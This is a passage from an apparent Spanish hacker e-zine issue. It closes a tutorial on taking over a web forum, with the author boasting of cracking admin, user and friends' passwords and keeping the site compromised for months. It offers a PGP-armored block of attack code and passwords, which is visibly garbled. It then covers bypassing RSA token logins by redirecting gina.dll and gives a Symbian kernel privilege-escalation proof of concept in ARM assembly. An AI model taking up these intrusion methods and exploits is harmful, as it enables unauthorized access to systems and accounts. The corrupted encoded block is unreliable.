Existen alternativas interesantes, dado que no hay limite a la cantidad de cosas que puedes subirte. Si dominas algo de programacion en PHP, puedes sacar mucha punta a un sitio penetrado.

Y esto es todo. Si has seguido el articulo hasta aqui y has entendido minimamente las cosas, no creo que tengas demasiada difucultad en hacerte con una shell en algun servidor por la red adelante.

UNA ADVERTENCIA SOBRE EL TRAFICO.

La primera vez que lance este ataque, tiempo ha, me lo tome bastante de cachondeo y me dedique a sacar no solo los passwords de los administradores, sino tambien de multitud de usuarios, incluso antes de subirme la shell. La cantidad de trafico que genere al sitio fue lo bastante grande como para disparar, temporalmente, el ranking de alexa para ese foro :-). Hace poco, mirando las estadisticas del sitio para los ultimos años, me he encontrado conque los dias del ataque destacan en la grafica de hits como el Everest en

una llanura. La cosa me llamo bastante la atencion, y me ha hecho pensar de que curiosas maneras puede quedar registrada una cafrada que se hace en la red.

Lo cierto es que me dedique, durante una semana, a lanzar ataque tras ataque al sitio, y que incluso me puse a romper passwords de amigos en tiempo real, para fardar, y otras bobadas. El trafico generado en un par de ataques para obtener los passwords de los administradores no deberia destacar demasiado. De todos modos, me parece importante indicar este detalle, por si te emocionas y, como yo, te extralimitas a la hora de lanzar ataques.

A pesar de lo cual, ese sitio que ataque lo tuve penetrado durante seis meses antes de aburrirme. Al volver recientemente me he fijado que han parcheado los agujeros. Asi que, curiosamente, tampoco parece que llamara mucho la atencion. El motivo del parcheo, me temo, no fue el trafico, sino otras actividades que realice por alli.

ARCHIVOS Y CODIGO FUENTE.

Aqui tienes el codigo fuente y unos cuantos passwords para hacer pruebas. Para extraerlo todo, pasalo por PGP o usa la opcion -p desde la linea de comandos.

El archivo extraido es iny.tar, de unos 30Kb.

Para sacar esto con PGP 2.6.3i, simplemente:

```
$ pgp -p articulo.txt
```

-----BEGIN PGP MESSAGE-----

Version: 2.6.3ia

```
owHsWety3EZ25r9UqcrvOB5FEi CORmhcZORSG11GEi uU7JCyki qKZj WABok1BpgF
MDI pWftGeag8Q14g5/QFI yEhOvZSyWYNqYbo7n06z/Xr043/PPsm/KcOP5/UrNyA
B14fbtzwY1muFXge/LWswHfxL4Uu0VbPBrV8N6C+57t0w6K0bQcbxLtpwfBZVWAJ
Oj benparaskG6Z7Ei zRPq7pkcVHy6mul 9j Ue9D+r2V9WfLI 8v6E1wNvgXXfi /57v
NP63bccHes/ywP/WDcnTe/7B/X+bPLj /gERFn0Ynj Oj G6j Sn2PXNrdvwnzwrnc6W
/ndOWEaSoi zI 0YI 0OURLQWKeERU5gvi bW+I i WZQ1WZVZI oZj csqqU3j Bkdtkj 5Fk
I Uc41bJM4WXJsgmZg/GhzZesZKQ3H5I nZFWtWJkWhGF/BF6C6WHZhEd10XgF47xM
4x0q6L8vOwUHAsT0wi UVi emWrKp+Lsp4gj I AI 1mwNDfMR9gk8FRpDdPvkJL9fJzm
y1Vtj L4L/8zr9ENBHpGRI TTKnj kQZFqKi eauWZgxAuyj kSD7vuRJ+mcOj BqqUgLG
q2pUCBnkL9oi /8gWRdVqj ObtCYuEwW+yNJ60i kDpJBVas5av0h7ABT1GJqVff26T
H9asqoSLGHi vEkvmJ9ygY8cxLzK/YufEsYG4ZFHNI Q8I z8kqF74mi 9j Tk52yshKm
saj tuJ4FTGcsj MAfo64ptMrChl ptCDMPDKi hpHokR5pRmFOM4i qdMbEyzCVtaggn
```

0x02-mad grrl.txt

j KWTx2SkFxuNI aHGcvYxgU4D5zLN/I xpQoyl FLtDHI DzEQI Lzn5qCeTgj hzs8wmX
kNEPBz882d/9j rz5j sz/Y/fg7Xwy6t0VvF6VedvXMUFzugl al kbUkUz0LnvH2mhq
yff5vAOKTBGI E5hC92j qoRCsWfY34YeNnmMuRI hrdoJi LSYw/0VsvXi QrI 49pnZg
EpHI Yh3M5pw80Xi 2uuv5UOEKQZRBUAE8UNsnxrNkl vADXJI Xx+i /yfJ0aU6uFTRX
xMxwyKBoF8NFhEpvhi 8Fi j Kj +HPBmWu+JBedqa2Dj 3Qm9mi 1dQQJwERj aYwFG7Ky
LLKsA6uA8j l sX2BoBq/ZagF/wdBaEj JATXi NwV1UAk1xt6uRY1FA9JT/teB1Cb4H
WgAYRP51bB7Dzl DA7BWJi wpnEJAukLj E9xp0YDGPVi xGGg30LTrf6gEI 5gUXgH14
XhctkgNI R2W6rBt5mhGYLo8Q5EFVKqweEcbQQ7aqT4sy/cgXkEbtPM+15fhCKgxS
l ecwL1RKsPF0ZpYD0LNxMN+bP3sr49c4+0Hpwdv93TcvDd2Pbl 0qdFk3gZW82P/u
tSCQe8YmGaGu5N9fzffneocTbq9LQzZnJDLHo7WpkECYR4yPqWmi al pTG0yw9j D4
NnkngAD2Ydj rS8xdQAr4rYu4EJtoUdUQGKzR++wYchyl K34MdQPHVehI xr0I Qpj s
A8uwSC1 5vC95i bEEKJDxEwgG1hoVfvWUI MMKgr7ZTpvntqAVztAemGgmi DdAA7HI
j RzqOMFI j 7x+7h2/wj 1pR5chE9i dj A7LZr0o0Tnl Z3F6wqvaMCerJQhsmK2yaf6h
SCN+nK8WUl 59TMmTN8+ZZXtyegYKtxRYwCGCZupi l kg2sj Bv+1N0i EmDA60tI B8
E1v/uomxAxYzPm3Wj DOCEfj rApzSmsR+T7u7zVI pHWXZLol +LW95JBUXTJHxxqS
t tPx2VyTX1aCe/j DcxTVwH6zNQRWI +BQEX5NFZi d2Joas0Si GgV7dqcul j w3ZCW3
qbJ9THoLCXhWrBMA59gwEaxHI wDrfgg9KxBLsgj F8l i 9KaGkvWnDx7XI q4FI 9v0s
4o8ukDyg6+JPoqyoul wxUbj Kcl i oKsvUb259rfofz39xGt3c4W/j yv0f6/tUn/8s
370B3Nvc+sf572s8V53/okB7CYZgJ2I 57AcQKghouPWvnfo6p73eSuVAAWz0pH+a
EQeG7t0eaETJ06eWXZdSn56HYtFAM093/j SErZi J9D20HthHyNGBntccyhsAl 1SU
Q1mKqI 3FEcR+R0exLSI gl EqTJI 10RSF70MJwANLRUTNdI WqkHj tse7CtQGwVI nhq
hb51TF1DI A6KRnngnGefrq0FcL0j JBA0sAzWs1Kg7gEJhB0QCAQA7eXowtFh9D1q
hN7EPQzI WgJphx2SCJj MOPxXhtI dWa80cMXcErc4ybN+Al LD0/on5I tmL0LGvff5
vFG9e2snrWhn1ZcvZ35xyRqoy/wNkc2Dac189sXf0o05I +0wI RLI Kvn970Ehi Q
sAi Vmwucj j qRuI BNEAcETS50N2ACXy98Qa/fal 5rmeQqs7TI OmWc7ffKfQRj ChdP
dSCOxpQ0LT9gGFXY5l dZ5ndY59oWuspKj azD7FdEk31ZNCVQftZ8ch3rWpeLj oSL
hpB8gfJqP6i Xxd+VQxqhf51nt00Ark/QfKN/uf3Pd+7e/9PDyXj zx28fHG8/frR1
b/SrDYnT/X1YDyX99Sa7THhhwmbq/8va9yW9nvZgoj cF0V2FBal kxo7Uj c2febSq
9Vkh6oyTKi 1Y5368XePGDgZY/5/i xW30N56483y5/rd917F1/Q+Vv4X1v227f9T/
X+N5eJ+QJ/J6UJbM4vtFp4bFCI i l QUxqdFmQD09XWcbhol DxCex7j HSrbV6Rxeq8
szkByTWTR4wT8dmGnOHJkC7g3CxDHMex7DzI OWkh7w0XaSRKaXENHKZ1BVVmxWf8
Ac/j I OXE2I VzD0bOpj 5m+2HI p9E4Qws21Udw/Hk9PFaHwLGei ek2ono/OYWWOI d
KMzCDGQ8yaBEhpeJmnyVV+l JzmM4I AAl nB1S/2hrvff00L3YuX8I wX8kR8Qd9I Hs
cJq0+6KA3sJVRbt2/MOj /qeTb3F7+fHufcN8cLyzufVoMt5+PNoSwABS7+nDcWku
khhRjXe1A7GDLXKd2b2Ci 3w70PMQpTsm4K2euMw7hRqeJI C2eF1YYtSkwhNVkfdd
pA13Gw6Dcl wge/ZT48wkBj Hgz+PHtmuX8T79rZ+FwNTk9wl 1l mSWfbTe1e1t7dh
1OyKJD4bMAI V9bKWOQdmKJOI Oj aVkyQCI wi vGHFQ5SwhNdf06CUBN2mTaj dbTuE
9sZdYnfHYSmv27TJrNsEbrfbBm6r03Yo6Q5DvFPabQ07320Du9Npu5R0h11g787u
AntXOBfYaVf5dxZY2w9cz3aszrrvKHTPXz7/uTptKPN0xu6Z90nT54/ezHvdDvQ
TS3H9tZAJ93pXxhnY3I +Jh9N6UpwrnFuSs/+VTY/mngu1wwwL2H4qBj OReuvFYZX
XQag/xEXwN+PXardLpUcR+Jfmul a0v3v3j 550z/em794i 0y5FmR7m+BpQ4UtefyY
GI 79ALv6/C9eGGxMwj GB43c8Jj BFNsYsMskn8h7AymAm3ta/gFI Cc0zwww8xYhMv
ZUwWfOf2qyHd6coDPAzJk7NDAZPBTLJNPncs+fl 6cry8cTI evbq0HK9uXI 7d3emI
sXtj cgj UgoqyaDaVD0Uai 1l W67pPSNbf09j 002sc7ryj 42j nnT20d945W/I wDTPt
F6s8JI RMRSDoSf+7Q2I dj RHaxpCaceAz5gZTKAY4uzxA2rABDxU8NvLwaRSEgedL
HrvDI 1eQbMBj Cx4HeWzXtgl rDi WPO+FPBG0CxxE8LvJENI wj zrnkcYf1cVt9Ei +l
rI Ql kscb1sdr9QH1g8i 3meTxh/XxW33Y1LFcnzqSjXj WJ2j 1SWLXn3kwi TzTYX2m
rT7+bGrNprHyz2xYn1mrzzR03STQnqDwoELUahVK4PHCUAI H6aBGI LYaTWdeFAeh
8hC1B1Wl dkel cGZRatuKyRnUi TqtTkk8mwZ0puxN3WGd3I 6T/GDm0I Mtnj esk9fq
5M5C15ra2hC+ysg2sbSWL19ecJwwj SOD0afc9nytZdBhWv0ci CpbaBnB2Sd0XEsx
TTtMa1rKI WRq+R73mKcFnnWY1mJRuNsWwvJZ6EcBUzFvW8M6ea10sW8n1PJi xUQH
dZKBhTqJ1Hep6ynP2fawTI 6rUzxl I PtTpZPtD0vkdnQKYi cJI 5Urtj us06zVyaac
Rj HXY0YN6+R2/0Q4gRXEmSkf1EnCmdQpcWPPi qeBYggGdZq20rmex6j LtcmngzrJ
ZJE6sRI 3+MzyFNNS0PbsVqck4gl zEmU9xxrWKWh18gM/sex4ppj ooE4SAKR009hm
bj RVsefY0sPaFNP+fvXq8nB0qI l s5sxl WJ0I 2I NTWFQR4Jj ENCKi SzH7TbDI mK0
VD0exX4DWY7XYvPtUwSJo+Cee87Ui hSTP6wTbXvi bsg5c13FFAZr5LY6uWHM04Rp
L0wHdZKukzol fhi 6oa+wxpkN62S10oU8hAwLFJNrDeokw1HqZE9nYcAj l SOuHdbJ
anXi j FE7SFSQuPawTk6rU+zyxLGmKvBdZ1AnCbqoE5pv0qWxzhbXHfbTrNUJAsKN
LUeZ3PUGdZKBr3Ty43A243ol fZj 2vFYnmj A7i HReusGwTnbrp8hl kef7eqXpxRTT
au7uXI 4euj LFXHtm2zoc3VmHac11l rJcGY60zZJKpoD0szpMI +3VrtyrQ8hkh2km
2mFaU1PYxpUpFs0c1nj Bswd1kl 6Q0vmeZ3qzSG1I nj Osk9PqNE2sKI pmCgE8d1gn
q9UpSXi Sul ECb88b1om20k29qevFsQI ozx/207Sj U8KmAXd12RsM6i Qj S+qUcDvi
PI fJ7EOHdZLZovzkWNR1ql ol bzaok0QAqZPLrSmI T0nkW8M6uZ3YcZwn4FNI cp80
6ORbnclYYYntqMD37Wgd7FYnm8VBbl fqc0I 7w36atTrxc0rHzkzr5DYpdnpo4Sud
fgt5Z21Bk2l zxCYI 2Laxj d8m3tnYdLAZYxPPc0I 4qK+xGEI Wubi 8WpYrHj JxpZxp
S331uaF/aJSEXL4LI wLs+oBrj VZw4TvJKnyfI BSPLUI ZtYRspMp4D6Zj A70I dJwUB
yCdvI sXnBuzGD1xGcVOWaJSSbVwF3zY3xfEVT/LzBMwHJEbv6Gri VzUYMMT5pak
xM8vSPOY4ML8wj Wk/uwC6i 9YI bK4I BkrT9TFHRJ90I 9GpORw1MZ5Nwnd0gNRkddp

Ox02-mad grrl . txt

vuKq4zPRX6Fh/tDFDHwxj 8EeaZSyDCeWX1nwd8EXFa8NQ1j 6vok3BdYYFG9u9aUs
QLyi l uy0KESwC4G31+wwq1TNJi cD00TL895kPZsYhvQRj Ji HoASGCcCD1b2zFSaJ
4zQ/aQwgYJVl tbe3i XPZFS+wPQFxyAeG9581W7T2k5c0X74Xxl Xxmr4U1Bi KGSNR
xj 7wdp5KfN9K0kqMeyj 09Kz5PxpLm1/MFI 0/OvbVbl +dl 9Pc0k7qWcXxGqP0l YcS
rdFdc4qYzVXMgm1UQmBDHwOnevrLi l w90MyPQNi tyOmchoQ0kbgNi X2ORTSNMri W
UuaCxJAdsi /XbD5aNvJJmK0Ci 6l D65G7d4khEUZ12k2n03ai RduZ0pMS9V0yMUyo
1yPS9Ri 5E+E/Qn75BT/8/BzDcPU+H3Sket4Pfw/F5zJ3j 7Wxx9qkY224tSTB57N+
VS+fOwn9qvP5CRJffqkFrErSXCZ3LzoWkj oWEB3i Gwm8XoyN66BAmyj XwoKr0eBy
PMAvQouj rYvLHoj PL2URryKRnZ3PcG20XpwTgfl ynLkUadp0MxSr+VsQ53qY00px
FfLcHPZchT5fxp/r1 VAvHa+BQtFcoesh0SVY9GU0Wo00vx0i rWPSrwwI 09HvgqXf
Bkl j l Y1da0qA02/DKVO8Spdp8b+PVZfmgDWMQtFBI U25hol UP6p0l ul g4R/I 9Qdy
/f9Fruh3FI S/Grl k6l 5SVF2NXPL1wj FL82Dypyerl Od1c1TVoa7427PuMzj Ei fyK
Owi xgZVpQWBCgK+i TBUfHI Ej JFQRkSf6MPti d2907gNvc5RNczi zQ7K0cemt5sAL
Z3n2l aOKFSj aO08AI Hg0h8k7FZl MJG08k0NdSpJkK4i rgo6LVa2j C5aBGEyKJRxi
8wTyswxH0nl YRmJ0h7z5YW/PJJ/OAv0yhAxi apmmbhaL8L00NvAaQe0HScX5Tzi P
g0qD+fxfj +dvnssVQCncu+ZZhhRaJHkl AGi mU2XBsqyl DCS/T6r0l y8SMWa2gi qe
VtRVXRmj 3cWyqNl w46TkFS8/wHTaB6PryXowf6vFAi cgZGxJm8tXvCj AF0nx82ma
cePbBOVDfbq3B8LkJ7y0tKZNpgoLW2cWmZf3mmZsru9+SK3W3kGMXzv6k0aw9nZA
mOUQJN/cPFKcQkRm2ebm4CVCkw6NpuoKpD+dNDPj c+6C13So9NMh1HG0xj 25zxs
Cc9rgF/I EHV7oFETl nl h67Lw dutEmUFRWXvtUgX/J6VeYqWT6rrNzj sEvBegr
zOnFshrgnKhYFBBi Zyn8oZal SxN5hcSPBRZfnqJJGp020Zqvl D3zTnKqoECi tQzr
JJgc/VOZJkNdYA4mvVTv0Ui Hbd74rxueuG4vPpMqYrnsV7hJ393XmHt3X4Pu3X2N
unf1zqGi Rl a5WEHj J5h/9yQvSgY5H64yFhdl Wyi sLe1UuKJC+TZZtCmPeI b0ZSdbS
Qur/Wj oQvMDLAgS55eYwdgHcYZ2PsPZECYPVI aA0YENdTEbt fhGWNp3U5oL0PSWS
yE+zR6Td1j Xb+xo0EV5rj NfYrj GdspzcwrQA8ndfryb2vv2+0dRM3UHaH7R7g3Z/
00kNNp6TFLKChs/9bH0mMQl i 26ge5i Z5RBBCRYRfTExE04wCSASj DXbAtm93yL3q
ni w8Z0vgnmnKmLbMrX7+5p3s/V4eHfAQgZkBNt3TmbpgaS4uhyEFALrVXXB58uHw
SOdre2Ms7oN7u+h9eRusQB4xFqaBotBptpFF7AnuBPI HN8xavBzqtzHuskfNhmK1
qal i cKcFEi GwDpUwnq5FbVWLi tXbSI SFudxoZL0g5mj DpXdHLu7H1d24TseSc7k/
mtqvql SR/zb+1 Z40P3+4N5+/nt/gGhZsh77rbl j wBL74Sy3XEm14fErpBgWKGpQe
71Kgd4LA2yDWDcrUPCsl gJKQj ben5apaskG6J/Ei zSFaSgRpXn0N0b7G83TFc7zV
0CcnJRZyocpHHMkyfsLEl RaqR3E3c0vWPP+f9qxtt23kDF/vAHmHKbMX0q5Em9La
8grl hwl rTQqvI UrxFkUvj BE5tpi l SJYhr5W2D9tn6Av0+/8ZnmQHSS+SRVsNDEsi
Z/75z0eJgECgnmm/Sch3LxCGYcdFQvK5RBpl gDMFI D+Wi LUaFnmYJdl VcZ5vyoU
Pc8TBAI 5/7LENfCdcuweux5umEV3JZCRcVLGv9nVgYo9w+HfJZKi wk13A/I 5/Gng
4qucAk9ErTYmeQLEH9l o9BWhi cBHmGRF6JdRQoTHl pBYbEvqhWwhZZ1RM2YV8v36
vfZLQi nQuSnp4Uci OBRwQyFHzPX7RBBhepCo+W0l Om5yzMsKea+3ZXFJmEHC0bQ
ToLBMypI pBLUl ACTBJ6Gi YxRJ6/L2Fj j Ed64U4i OkAhwAHPi Kb2W6l 2gE23JCi AX0
EI ByRS5dQz8VFWTayMEv0QNCzhj i Zy7LGNVCAfKpAc7BedK9gV7j VRLdA6mMxI x6
LoI 1xrsj 6mZUDXW8i sT18tKVHcRy6p7kUkkLU8l NUaTTo60Hh4cj uPNyewTssYsb
XkY6xAcl 0eJp1UNBi PtHhcg1nQpKP8xoQi pvqfHx5QWj TaTrnY9uJM4KyPsRBAY0
OCdWqAOi meut8syQarGW1xhuwcYYCRI MYTrsu3KeS6smI DZTKXJ1Ql 683RKR70j h
AsOy5T2dZti MR5pQhFl 12nJKKDA0+pZTg4AhN8RFc0ZefwA4mFBWbWgVztgTCaj q
l rUXBR2l Mb2nBac5h+MMnm/i 72kYqSxKABLErekrJAi FFK13a7Z4Qn2j fJ2BI 9/K
09+Xw8VI DhNml OUW8SoxZg11K60CxrSaThsLo7SVcHGPel98GdLcGfYt7JSbbeEe
CgaVuC1j povVwGLMCAAI 42CgNAxyi 4dCkk0mZE0l /SxfTH4MzkbHpyP/x70zs/Wx
8j SFHn06Gf3oT8aT42+K6VDo9enZ7Ungj 9Tl n4yCyeTU0z7zRqfrs70RGnuj b6bL
qXi c3+wi 7i RYDLi dYMu2090mbP00m7JNmN70pxCTQKzdLfpDUre6KDX7/I M4S+Dc
Pv9rGPKJOCj EJXwD6SV0yOnyVFMSU20J5CDuE1+xl hnyyMyMGEVASI 05fBVtI ZxY
1W6/1tsd9DavKsi dJN0y7GNvC0nbLgZgWcj kVdt67UpCl DGhR7B71Cj kETry77SQ
/tL6YZLOJl qBHj yze0vHI aykcj hj b1fBFI tEJRsqnl 7GOWSOMY5D7mWR7PexnEoh
HVFmOnUtZTYWZy9WW26XtbgP213R/j APNZTF2Dy7mX2bt35hQPLaNxZBdo7yKzNI
1j SS0ZsYrfm9gAM099aHC27N1cfc0+50yLbUd5WaZB3tI VcDI T1ppi 04R98Jseuc
Rei KQXpk2YK/LXx8xo6kSS3aMMCu61puFPWqbl H8TpJtVcGI Lh1Tmb8J7xPSzDYE
40r15Tyq3ncUgGMhBWL4HwrUdYMTyp0VPmowUsj U0l vcSaY5sNwB6+tavuGZi fcF
EH9nVBHbLNeJzA7DsGnUl 5dt5Lsmwvj FFkFkNaryMgSKbExEYawpsuawvQl F4bzF
bsT6OPQcNPJdn7QqDmVSKCl CrMrn/EGwXkREcki BYh53FZF0b8sp3l q9J9dvEqNM
B7UzRzq1k2t2+741fv3ga06MpvAhSPb21dvkYbWVEJPcEJl j /HFq2s5A6gCzl xwT
tgDGi hKDPeN6yVENOkapvi Z1sXBrgHVi RgqH63aKMYcoXmtj vCa66bbKm/g0wsfH
e0bFml sAronb8Ch3ZmcVDkgzNuSQEaB1dl s7BURkookj NzKevNRUWmskP00xS0o4
BRTW6g68VzsCvgOGF9qayZb+D7BF2q0RShl pqD8oQwK5dMLa5o85Um+bnAC60dPW
a/uKDNmNI kNTkeHJc20C00nSpFH/J+Xy/9yi +t+GrS92xyfzfzycVPX/a0KNsP+H
k9Pxaf7/Goum3uJexYI 8l YLbtw5KLNZwRFL4D+8uqi RUBJPsbi NMTvmHJI s0Vv/f
vsj +09nHF7j j U/bvweat/XveyQT7T4+PRwf7/xrrcwrl Z59VKf/2tBzWf77l /m0X
8Yvd8Qn7/+HU06nj /3gOMFHF09j /11j P5fC7l dl+I l zvpqj gUDB690i Zel 4/eZ7E
+i H8V8yVUsLVFqyFEoJ12C28U7j snCl rGQZRZF4XqAQtdM2/CD3j 6nrg4XhoCV
Vj NLPJh oW8mj yv7UTAel 7U6/kJn69SaM07L0oSvTs0Y+JvdSaM5a7Sfo8Ydqbl 21
ka06rHarj Ty0l Q7vpsLG1PDUB9pprt9c13UGdm/yi /aAhAHXY5wG0nm3vJ47/Q64

0x02-mad grrl . txt

j fY3i euYZzQptUdfy0GI i JJ22e2vZ3+W11dyvl wul nL1x0tqHr5aLBfyai F/vr68
mi 9nLy/nTnP0j H3N76fpyDWK6eDj dl we0/Fqdrn6rQhpLmhu8PoSpJgrR3yl 13/i
zvml ueLtbDk/nz++Rke5/vgpl DZffQ5u+wyuGUt0shJG+r1qcRmszXbgstNbzS/n
5+/kbHX+5k1vdf1y9W755ur3vep5messRrEvXy0XP/Ev+afX8+Wcv4bBC68/8AYg
HbDGk77TyHD8SI Z850ck2JXh+KMyrDj zei aX89XbxdXFm4uFPF9cdSXrfdZL3c8S
xKMj xknMqU9TuYl A5yrLki hqzw6pn8wDI HI FUbmNI e08rVX0Q6tAFUnuEj Dy2NQB
5i ml yv651dzj i qj twt6rzEtup1Uj K+pyJAX1X4MkJwj cFVqXOXU7U5qK5VI F2i 9V
wN0c62CC2o09JZ5p46RWfhamRX1d/WYdqdgfnf+fk5TrnTdCO/Ej R1DALP2g33aR0
A+dn9nTKzud0LOHi bK+U+15JXoALqob/cl 0AI VJL6Aa0XtNFnt08BLQSSpH03Kke
UI M2vwGj 8Hdsj ceT1oGfLk5uXtM87UXI 4t1tcNjRhfq+Btt3N/ohCO+QYvT6bpmm
Ouv1G1DUSw59fROXW7ppdOPJ2dWFdADBWNT30rI B+tCi /oKpr9q86gl 66QGg9f7m
7FHuyOk+M+AJK1TNW/N90GguL6chzmyrfvH5i i HmVfXrCRgtcs3e1oN/9PfwN6HU
xYe0CdUePW/FPI rN1DdM8l Zoj h4FwpotPsdyuLA26CTVsVFYsNoo4kB2Lspl B6qz
bqZV00s33gVvf0d603EtFLq1a8aKuu8i e9p1k20pAo4tXNyc01dbsDpk4+6wj 1t
UI 1nI l 6HmaB/CTmW2kyTDP1uc3DP/bTgDEd7cF7RJJn9eqAL4mhQAdoDUgHYw4SB
zKOE4kQa/QqOzTq6zHF9KMm1MYHnt0i LSX+eHboph3VYh3VYh3VYh/U11r8B

=pmHt

-----END PGP MESSAGE-----

EOF

-[0x03]-----
-[Bazar de SET]-----
-[by Others]-----SET-34--

Indice

3x01	RSA Security	Hacking	Anonimo
3x02	Escalando permisos en Symbian	Moviles	FCA00000
3x03	Diario de Internet	Sociedad	HackMan
3x04	Utilidad de formateo	Software	elotro

-[3x01]-----
-[RSA Security]-----
-[by Anonimo]-----

RSA Security

Para quienes trabajen en una empresa que se preocupe (y pueda pagar) su seguridad seguro que conoceran los Tokens RSA y su correspondiente algoritmo RSA.

En los ultimos días se ha hablado sobre agujeros y que han logrado romper ese algoritmo pero dicha tecnología sigue funcionando, y mucho, en las empresas.

Aquí no os voy a hablar sobre dicho algoritmo pero si sobre como funciona y algun truco para quienes lo tengan que administrar.

¿Como funciona los RSA?

RSA es una combinacion de hardware con software cliente-servidor.

El software se instala en los pc's clientes de aquellos usuarios que el administrador considere oportuno que necesitan de dicho producto en tanto que otra parte va en los servidores, preferentemente en aquellos que son DC (Domain Controller).

Cuando un usuario trata de logarse en su SO el proceso es asi:

- Se enciende la máquina y cuando aparece la pantalla de loggeo se introducen unas cifras fijas (que el usuario ha preconfigurado la primera vez que uso el RSA) siempre numericas y que pueden ser de un maximo de 8 digitos, estas no varian de no ser que lo reconfiguren, y detras de dichas cifras se introducen las otras 6 cifras que aparecen en el hardware (token) RSA.
- El cliente manda dicho codigo cifrado a traves del programa cliente contra el/los servidores configurados y con el certificado que los acredita para logar.
- El servidor crea su codigo RSA y le antepone el codigo fijo, si ambos coinciden manda un aprobado al sistema y el usuario entra a trabajar en su sesion con total normalidad.

Como veis el proceso es transparente para el usuario, el introduce su clave y como esta va por encima de la de windows para el, no hay mas problema que no olvidarse del token.

El RSA se combina perfectamente con el Active directory, de hecho se ha de crear en el un grupo para tal fin (normalmente RSA Users) y con los usuarios que

haya dentro de dicho grupo del AC a los que se les solicitará el loggeo con el

RSA.

Por lo tanto cualquiera que puede acceder al AC puede deshabilitar el entrar con RSA a la maquina, puede restaurar la pass de windows que desee sin tener siquiera que saber la antigua (esta es una de las utilidades del AC).

- RSA no me deja entrar en mi servidor.

Este es un problema que se le planteo hace poco a un amigo mio, un dia administrando un servidor el RSA no reconocía la cuenta de Administrador.

RSA deja la cuenta de Administrador como una cuenta aparte por lo que no cambia nada de su configuración y lo deja como un usuario fuera de su rango. De ese modo asegura que asi siempre puedas tener acceso a cualquier maquina dentro de un dominio con esa cuenta si la de usuario se bloquea o pasa cualquier error.

El problema comienza si tu incluyes al administrador, durante la instalacion, dentro de los usuarios a restringir puede que el resultado (y muy probablemente sera) que no puedes entrar con tu cuenta de Administrador y el error es que ¡¡No existe dicha cuenta¡¡ Entonces empiezan lo problemas para unos (y lo que puede ser una leccion complicada de hacking para otros).

Mi primera recomendacion es que no fuerzes a la maquina a entrar, no te va a servir de nada intentalo y veras prueba: usuarios del grupo de amdinistradores, administrador, usuarios normales. En cualquier caso no te dejaria loggar en el servidor.

La buena noticia es que el servidor seguira dando todos los servicios mientras este encendido y que desde otro servidor podrias acceder al AD mediante su panel, la mala noticia es que no puedes entrar "fisicamente" en la maquina porque ninguna cuanta te va a pasar, ninguna existe.

La solución es desinstalar el RSA pero este es un programa que se maneja en red, por lo tanto solo se puede desinstalar entrando en algun modo en red y claro, para entrar en red tienes que logarte en red.

La unica solucion que nos queda en entrar en la maquina en modo a prueba de fallos sin la red instalada, primer problema: De nuevo te dará error de login. Primera solucion: Arranca de nuevo tu pc y entra con el LKG (Ultima configuracion buena conocida). Prueba ahora con el modo a prueba de fallos sin red y mete tu pass de toda la vida de Administrador ¡¡Ahh!! Puedes entrar :)

Bien ya estamos dentro de la maquina, cualquiera puede llegar a este punto pero ahora ¿como conseguimos borrar el dichoso RSA? eso es mas complicado ya que al estar integrado en red, necesita de la misma para desinstalarse y claro cuando vayas a quitarlo te dira que el instalador de windows no esta arrancado, mentira cochina, prueba con cualquier otro programa y veras como si arranca.

Tenemos que ir al registro para substituir un archivo de arranque y que asi ahora que gracias a la LKG hemos devuelto a la vida a nuestra pass de Administrador podamos entrar con ella saltandonos el proceso del RSA.

Entremos en nuestro registro de windows y busca el archivo gina.dll ¿que es esto? muy sencillo: la interface que windows utiliza cuando logas, el cuadro donde metes el pass y el user esta dentro de una libreria en

c:/winnt/system32/msgina.dll

Y el RSA lo ha redireccionado a una dll llamada gina.dll a secas dentro de su propio directorio (de ahí que ahora la ventana de logeo tenga ese dibujo del RSA y no la ventanita y el simbolo de windows), pues nada ahora redireccionamos a la direccion de windows. Reiniciamos y entramos en el modo normal y tachan ¡¡ ¡ ya estas

dentro de tu servidor de nuevo como administrador.

Seguro que tu primera reaccion sera borrar el dichoso sistema de RSA, yo de ti tambien lo haria, lo reinstalaria pero la siguiente vez preserva tu cuenta de admin.

RSA es un potente software de seguridad, pero son cosas así las que pueden provocar a mentes malintencionadas.

En los clientes preserva las cuentas locales, haciendola accesibles totalmente y habria que ver que se puede hacer por ahí sustituyendo ese mismo archivo, seguro que si lo probais podriais entrar en el dominio como usuario saltandoo el RSA, pero eso ya es para otro día.

-[3x02]-----
-[Escalando permisos en Symbian]-----
-[by FCA00000]-----

Escalado de permisos en teléfonos Symbian

Este es un artículo que escribí originalmente en inglés. Ahora ofrezco su versión en castellano para deleite de todos los lectores de SET. El texto es corto, y bastante técnico.

Symbian es un sistema operativo usado en muchos teléfonos móviles, incluyendo los nuevos modelos de Nokia y el Siemens-SX1. En Symbian, los programas normalmente se ejecutan en modo de usuario. Esto veta el acceso a las funcionalidades más críticas.

Para acceder a servicios protegidos, necesitar saltar a modo de kernel, que tiene poder ilimitado. Por supuesto el kernel no permite que el programa de usuario haga lo que le da la gana: primero hay que pedir permiso. En particular, los programas en modo usuario no deben alterar otros procesos o acceder al sistema privado de ficheros.

Hasta ahora :-)

He descubierto una debilidad en la función `ExecHandler::LockedInc`. Normalmente se usa para incrementar una variable perteneciente al proceso que ejecuta esta instrucción.

El código desensamblado es:

```
LDR    R3, [R0] // carga R3 con el valor en la dirección R0
MOV    R2, R3 // lo copia en R2
ADD    R3, R3, #1 // incrementa
STR    R3, [R0] // lo pone otra vez
MOV    R0, R2 // devuelve cual es el valor previo
RET    // sale
```

Esta rutina se invoca con `User::LockedInc(TInt& aValue)`; que está en la librería `euser.dll`. El código simplemente hace `SWI 0x8D` (Para una explicación detallada, ver "Crossing the Userland" by John Pagonis)

Un ejemplo típico es en programas multi-thread, para sincronizarlas:
`TInt estoyOcupado = 1;`

```
Boolean estoyEsperando() {
if(estoyOcupado >0) return true;
return false;
}
```

```
thread1:
while(estoyEsperando() ) { true };
User::LockedInc(estoyOcupado);
```

De esta manera se evitan race-conditions.

Mencionar que sólo se usa en 1 programa, en `MIDPINSTALLER.DLL`

0x03-mad grl.txt

Pero debido al modo en que se le invoca, permite elegir cualquier valor de la memoria, incluso la que pertenece al kernel.

Lo único que necesitamos es apuntar R0 al sitio correcto:

```
TInt addr=0x80400000;
asm ("MOV r0, %0" : : "r"(addr) : "r0"); // inicializa R0
asm ("MOV LR, PC" ); // cuando acabe, vuelve aquí mismo
asm ("SWI 0x8D"); // simula User::LockedInc(int &)
asm ("nop"); // pierde un poco de tiempo
asm ("STR r0, %0" : "=m"(addr) ); // muestra el valor nuevo
```

